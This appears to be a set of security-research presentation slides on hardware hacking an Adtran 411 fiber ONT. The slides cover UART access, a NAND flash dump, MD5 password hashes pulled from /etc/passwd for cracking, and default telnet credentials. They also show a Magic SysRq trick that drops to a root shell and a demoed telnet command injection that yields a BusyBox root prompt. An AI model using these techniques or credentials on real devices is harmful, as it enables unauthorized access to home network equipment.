UART Serial at 115200 baud






Tx	Rx
vcc	Gnd



Dumping NAND Flash


(the hard & slow way)




https://github.com/depau/bcm-cfedump

Exploring Filesystem

https://github.com/onekey-sec/jefferson/



```
Bad block table 1tbB found at page 0000ff80, version 0
brcmnand_reset_corr_threshold: default CORR ERR thresh
brcmnand_reset_corr_threshold: CORR ERR threshold char
brcmnandCET: Status -> Deferred
Creating 8 MTD partitions on "brcmnand.0":
0x000003d80000-0x000007ae0000 : "rootfs"
0x000000020000-0x000003d80000 : "rootfs_update"
0x000007b00000-0x000007f00000 : "data"
0x000000000000-0x000000020000 : "nvram"
0x000003d80000-0x000007ae0000 : "image"
0x000000020000-0x000003d80000 : "image_update"
0x000000000000-0x000008000000 : "dummy1"
0x000000000000-0x000008000000 : "dummy2"
i2c /dev entries driver
brcmboard: brcm_board_init entry
```



```
dd bs=1 if=nand.bin  of=nvram.bin skip=0 count=131072
dd bs=1 if=nand.bin  of=update.bin count=64356352 skip=131072
dd bs=1 if=nand.bin  of=rootfs.bin count=64356352 skip=64487424
dd bs=1 if=nand.bin  of=data.bin count=4194304 skip=128974848
```


Exploring Filesystem

`/etc/passwd`

All password just using md5


Cracked:

- https://www.onlinehashcrack.com
- https://www.cmd5.org/



```
admin:$1$fiLRvAiv$WhZdXwZIDJ4QvO0XB1fdk0:0:0:Administrator:/:/bin/sh
support:$1$g0vSrd8Z$gBnlXTkhvDr4dJrFP0I1n1:0:0:Technical Support:/:/bin/sh
user:$1$7GYEnL0B$MbHFofzaMetppUwgKmvfv0:0:0:Normal User:/:/bin/sh
nobody:$1$cd1QZr5m$TUd00gjlgEa8C/WZ0RMa9.:0:0:nobody for ftp:/:/bin/sh
```


SysRq



```
DYING GASP IRQ Initialized and Enabled
Serial: BCM63XX driver $Revision: 3.00 $
\x1B[0;33mMagic SysRq with Auxilliary trigger char enabled (type ^ h for list of supported commands)
ttyS0 at MMIO 0xb4e00500 (irq = 9) is a BCM63XX
ttyS1 at MMIO 0xb4e00520 (irq = 10) is a BCM63XX
TCP: cubic registered
```

Magic SysRq key

The magic SysRq key is a key combination understood by the Linux kernel, which allows the user to perform various low-level commands regardless of the system's state. It is often used to recover from freezes. This key combination provides access to features for disaster recovery.




Magic SysRq key

[Alt]+[SysRq] + [Command Key]


Over UART in Screen: [Ctrl-A], [Ctrl-B], [Command Key]

Sending SIGKILL drops to root shell!



Action	QWERTY
Set the console log level, which controls the types of kernel messages that are output to the console	0 - 9
Immediately reboot the system, without unmounting or syncing filesystems	b
Perform a system crash. A crashdump will be taken if it is configured.	c
Display all currently held Locks (`CONFIG_LOCKDEP` kernel option is required)	d
Send the `SIGTERM` signal to all processes except `init` (PID 1)	e
Call `oom_kill`, which kills a process to alleviate an OOM condition	f
When using Kernel Mode Setting, switch to the kernel's framebuffer console.[8] If the in-kernel debugger kdb is present, enter the debugger.	g
Output a terse help document to the console Any key which is not bound to a command should also perform this action	h
Send the `SIGKILL` signal to all processes except `init` (PID 1)	i
Forcibly "just thaw it" – filesystems frozen by the `FIFREEZE` ioctl.	j
Kill all processes on the current virtual console (can kill X and SVGAlib programs, see below) This was originally designed to imitate a secure attention key	k
Shows a stack backtrace for all active CPUs.	l
Output current memory information to the console	m
Reset the nice level of all high-priority and real-time tasks	n
Shut off the system	o

Network Scan



```
sudo nmap  192.168.1.1
[sudo] password for lanrat:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-26 14:39 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00073s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
23/tcp open  telnet
80/tcp open  http
MAC Address: 00:19:92:86:80:85 (Adtran)

Nmap done: 1 IP address (1 host up) scanned in 1.50 seconds
```

Telnet Interface


Telnet-like service on port 23

Requires auth


Very restricted custom environment

Limited tools for debugging

Same CLI as UART after boot.




```
lanrat yoga ~  nc 192.168.1.1 23
����!����411 INDOOR SFU 1GE Micro ONT
Login: user
user
Password: user
```



```
swupdate
GponSLID
alarm
wan
nvramdefaultvalues
 > sh
sh
telnetd:error:278.369:processInput:412:unrecognized command sh
 > bash
bash
telnetd:error:280.640:processInput:412:unrecognized command bash
 >
```

Demo: Adtran 411 Telnet Command Injection




```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=64 time=0.566 ms
64 bytes from 127.0.0.1: seq=1 ttl=64 time=0.361 ms
64 bytes from 127.0.0.1: seq=2 ttl=64 time=0.291 ms
64 bytes from 127.0.0.1: seq=3 ttl=64 time=0.287 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.287/0.376/0.566 ms


BusyBox v1.17.2 (2017-09-12 01:54:40 CDT) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#

#

# ls
ls
echobin       debug       lib       opt       sys       var
cferam.005  dev         linuxrc   proc      tmp       vmlinux.lz
data        etc         mnt       sbin      usr       webs
# 
```

Web Interface

Mostly view only

"Admin" and "user" accounts..



Access Control -- Passwords

Access to your broadband router is controlled through two user accounts: admin and user.

The user name "admin" has unrestricted access to change and view configuration of your Broadband Router.


The user name "user" can access the Broadband Router, view configuration settings and statistics, as well as, u

Use the fields below to enter up to 16 characters and click "Apply/Save" to change or create passwords. Note: I


User Name:	
Old Password:	
New Password:	
Confirm Password:	

Web Interface

Very privileged access for a guest user



Wan Interface	RX Enable	RX Disable	Mirror Interface	TX Enable	TX Disable	Mirror Interface
wan0	○	●		○	●	



Packet Capture--Steps Step 1 --> Select the interface on with packets are to be captured
Step 2 --> Select the port on which packets are to be captured
Step 3 --> Start Packet Capture
Step 4 --> Stop Packet Capture
Step 5 --> Read the capture File

